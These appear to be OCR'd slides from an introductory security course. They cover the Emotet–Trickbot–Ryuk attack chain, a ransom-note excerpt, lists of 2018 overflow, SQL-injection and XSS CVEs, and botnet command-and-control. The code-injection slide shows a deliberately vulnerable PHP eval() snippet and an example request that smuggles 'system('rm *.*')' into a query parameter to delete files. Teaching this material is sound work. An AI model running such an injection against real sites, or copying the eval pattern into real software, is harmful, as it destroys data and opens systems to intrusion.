
3/ Exploitation

- Gather information
- Load Trickbot

Lateral Move : Emotet loads Trickbot

1/ Infection vector

- Emotet or dropper
- Or a Vulnerability
- Or Social engineering



2/ Infection


Phase 1 : Loader

- Protection : injects in legitimate process
- Evade detection & bypass security
- Manage versionning

Phase 2 : Bot instance

- Communicates with a C&C
- Collect & Exfiltrate data
- Update & Download files
- Use CVE to Spread

Lateral Move : Emotet loads Trickbot loads Ryuk Ransomware




```
Your network has been penetrated.

All files on each host in the network have been encrypted with

Backups were either encrypted or deleted or backup disks were f
Shadow copies also removed, so F8 or any other methods may dama
not recover.

We exclusively have decryption software for your situation
No decryption software is available in the public.
```

3 tier of a cyber-attack

1/ Intrusion

- Social engineering
- Attack vector by un-intended interpretation
- Attack vector by exploiting Bugs

Lateral move

2/ Infection

- Connect to C&C
- Protect malware installed
- Update malware

Post-exploitation


3/ Exploitation

- Stealing information
- DDOS attack
- Data tampering
- Download new malware

Multi-attack Campaign

An optional short focus on intrusion and more

Il y a plus d'allégresse à assaillir qu'à défendre,
Montaigne, les essais




A bug is an attack vector

- **A bug**
  - A bug is an abnormal behavior
  - Some bugs may be exploited to hijack the execution control flow : **Vulnerability**
  - A vulnerability may be used to run arbitrary code

{Stack, Buffer, String}-overflow

Remote code execution : Eternal blue, double pulsar …



Windows Win32k Elevation of Privilege Vulnerability

CVE-2021-1732

Security Vulnerability

Released: Feb 9, 2021

CVE : Common vulnerabilities and exposure overflow exploits in 2018

CVE-2018-9838	The caml_ba_deserialize function in byterun/bigarray.c in the standard library in OCaml 4.06.0 has an integer overflow which, in situations where marshalled data is accepted from an untrusted source, allows remote attackers to cause a denial of service (memory corruption) or possibly execute arbitrary code via a crafted object.
CVE-2018-9498	In SkSampler::Fill of SkSampler.cpp, there is a possible out of bounds write due to an integer overflow. This could lead to remote code execution with no additional execution privileges needed. User interaction is needed for exploitation. Product: Android Versions: Android-7.0 Android-7.1.1 Android-7.1.2 Android-8.0 Android-8.1 Android ID: A-78354855
CVE-2018-9491	In AMediaCodecCryptoInfo_new of NdkMediaCodec.cpp, there is a possible out-of-bounds write due to an integer overflow. This could lead to remote code execution in external apps with no additional execution privileges needed. User interaction is needed for exploitation. Product: Android Versions: Android-7.0 Android-7.1.1 Android-7.1.2 Android-8.0 Android-8.1 Android-9.0 Android ID: A-111603051
CVE-2018-9473	In ihevcd_parse_sei_payload of ihevcd_parse_headers.c, there is a possible out-of-bounds write due to an integer overflow. This could lead to remote code execution with no additional execution privileges needed. User interaction is needed for exploitation. Product: Android Versions: Android-8.0 Android ID: A-65484460
CVE-2018-9363	In the hidp_process_report in bluetooth, there is an integer overflow. This could lead to an out of bounds write with no additional execution privileges needed. User interaction is not needed for exploitation. Product: Android Versions: Android kernel Android ID: A-65853588 References: Upstream kernel.
CVE-2018-9264	In Wireshark 2.4.0 to 2.4.5 and 2.2.0 to 2.2.13, the ADB dissector could crash with a heap-based buffer overflow. This was addressed in epan/dissectors/packet-adb.c by checking for a length inconsistency.
CVE-2018-9261	In Wireshark 2.4.0 to 2.4.5 and 2.2.0 to 2.2.13, the NBAP dissector could crash with a large loop that ends with a heap-based buffer overflow. This was addressed in epan/dissectors/packet-nbap.c by prohibiting the self-linking of DCH-IDs.
CVE-2018-9143	On Samsung mobile devices with M(6.0) and N(7.x) software, a heap overflow in the sensorhub binder service leads to code execution in a privileged process, aka SVE-2017-10991.
CVE-2018-9139	On Samsung mobile devices with N(7.x) software, a buffer overflow in the vision service allows code execution in a privileged process via a

etc ....

Code injection (web application)

Attacker goal : Execute arbitrary code

Victim site

```
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
```

Attack


```
http://site.com/calc.php?exp=“ 10 ; system(‘rm *.*’)"
```

Key notions :

- eval is an interpreter
- eval interprets a data

SQL injection

Attacker goal : Send malicious data input that will be interpreted by SQL server.



Attack vector by un-intended interpretation, or under specified policy

CVE : Common vulnerabilities and exposure
SQL injection in 2018

Vuln ID	Summary	CVSS Severity
CVE-2018-19436	An issue was discovered in the Manufacturing component in webERP 4.15. CollectiveWorkOrderCost.php has Blind SQL Injection via the SearchParts parameter. **Published:** November 22, 2018; 12:29:01 AM -05:00	(not available)
CVE-2018-19435	An issue was discovered in the Sales component in webERP 4.15. SalesInquiry.php has SQL Injection via the SortBy parameter. **Published:** November 22, 2018; 12:29:01 AM -05:00	(not available)
CVE-2018-19434	An issue was discovered on the "Bank Account Matching - Receipts" screen of the General Ledger component in webERP 4.15. BankMatching.php has Blind SQL injection via the AmtClear_ parameter. **Published:** November 22, 2018; 12:29:01 AM -05:00	(not available)
CVE-2018-19349	In SeaCMS v6.64, there is SQL injection via the admin_makehtml.php topic parameter because of mishandling in include/mkhtml.func.php. **Published:** November 17, 2018; 05:29:00 PM -05:00	(not available)
CVE-2018-19331	An issue was discovered in S-CMS v1.5. There is a SQL injection vulnerability in search.php via the keyword parameter. **Published:** November 17, 2018; 10:29:00 AM -05:00	(not available)
CVE-2018-19328	LAOBANCMS 2.0 allows install/mysql_hy.php?riqi=../ Directory Traversal. **Published:** November 17, 2018; 10:29:00 AM -05:00	(not available)

etc ....

CVE : Common vulnerabilities and exposure
Cross Site Scripting XSS in 2018


CVE-2018-9999	In Zulip Server versions before 1.7.2, there was an XSS issue with user uploads and the (default) LOCAL_UPLOADS_DIR storage backend.
CVE-2018-9997	Cross-site scripting (XSS) vulnerability in mail compose in Open-Xchange OX App Suite before 7.6.3-rev31, 7.8.x before 7.8.2-rev31, 7.8.3 before 7.8.3-rev41, and 7.8.4 before 7.8.4-rev28 allows remote attackers to inject arbitrary web script or HTML via the data-target attribute in an HTML page with data-toggle gadgets.
CVE-2018-9993	YUNUCMS 1.0.7 has XSS via the content title on an admin/content/addcontent/cid/## page (aka a news center page).
CVE-2018-9992	Frog CMS 0.9.5 has XSS via the name field of a new "File" or "Directory" on the admin/?/plugin/file_manager/browse/ screen.
CVE-2018-9991	Frog CMS 0.9.5 has XSS via the /admin/?/user/add Name or Username parameter.
CVE-2018-9990	In Zulip Server versions before 1.7.2, there was an XSS issue with stream names in topic typeahead.
CVE-2018-9987	In Zulip Server versions 1.5.x, 1.6.x, and 1.7.x before 1.7.2, there was an XSS issue with muting notifications.
CVE-2018-9986	In Zulip Server versions before 1.7.2, there were XSS issues with the frontend markdown processor.
CVE-2018-9985	The front page of MetInfo 6.0 allows XSS by sending a feedback message to an administrator.
CVE-2018-9928	Cross-site scripting (XSS) vulnerability in save.php in MetInfo 6.0 allows remote attackers to inject arbitrary web script or HTML via the webname or weburl parameter.
CVE-2018-9925	An issue was discovered in idreamsoft iCMS through 7.0.7. XSS exists via the nickname field in an admincp.php?app=user&do=save&frame=iPHP request.
CVE-2018-9864	The WP Live Chat Support plugin before 8.0.06 for WordPress has stored XSS via the Name field.
CVE-2018-9861	Cross-site scripting (XSS) vulnerability in the Enhanced Image (aka image2) plugin for CKEditor (in versions 4.5.10 through 4.9.1; fixed in 4.9.2), as used in Drupal 8 before 8.4.7 and 8.5.x before 8.5.2 and other products, allows remote attackers to inject arbitrary web script through a crafted IMG element.
CVE-2018-9857	PHP Scripts Mall Match Clone Script 1.0.4 has XSS via the search field to searchbyid.php (aka the "View Search By Id" screen).
CVE-2018-9844	The Iptanus WordPress File Upload plugin before 4.3.4 for WordPress mishandles Settings attributes, leading to XSS.

etc ....


Exploitation

- The compromised system connects to a Command & Control (C&C) and integrates a botnet
- Malware may be updated
- Malware provide a backdoor that can be sold


3 botnet architectures



Distributed centralized with domain generation algo (DGA)



